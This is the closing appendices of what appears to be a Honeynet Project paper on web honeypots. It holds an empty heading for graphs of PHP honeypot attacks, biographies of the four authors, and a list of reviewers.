
Appendix D - Individual Graphs of PHP Honeypot Attacks











Appendix E - Author Biographies

Jamie Riden studied maths and computer science at Oxford, worked in software development for a few years and then took a masters degree in artificial intelligence at Edinburgh. Since then he has worked in IT security for Massey University, New Zealand where he was involved in incident response, forensics and intrusion detection. During this time he developed an interest in using honeypots to discover more about attackers and methods used to compromise machines, particularly Linux servers.

He obtained a CISSP in September 2006 and is a member of the New Zealand Honeynet Project. [update: Jamie is now living in the UK and is a member of the United Kingdom Honeynet Project.]

Ryan McGeehan is a member of the Chicago Honeynet Project, and the creator of the Google Hack Honeypot software. His research is focused mainly around web based and client side honeynetting with DePaul University. He is currently an information security engineer at Facebook, Inc.

Brian Engert is also a member of the Chicago Honeynet Project, and the lead developer of the Google Hack Honeypot software. He is studying Computer Science at DePaul University.

Michael Mueter is a graduate student in computer science at University of Technology, Aachen, Germany and part of the German Honeynet Project. While gaining international experience at the University of Kent, United Kingdom, and Clarkson University, NY, USA he developed an in-depth background in theoretical and practical IT security, especially focusing on honeynet technology. He has been involved in several security-related software projects in recent years and is currently developing a new high-interaction approach for web-based honeypots within the scope of his masters thesis.

Reviewers

Raul Siles
Bill McCarty
Hugo Robledo
George Chamales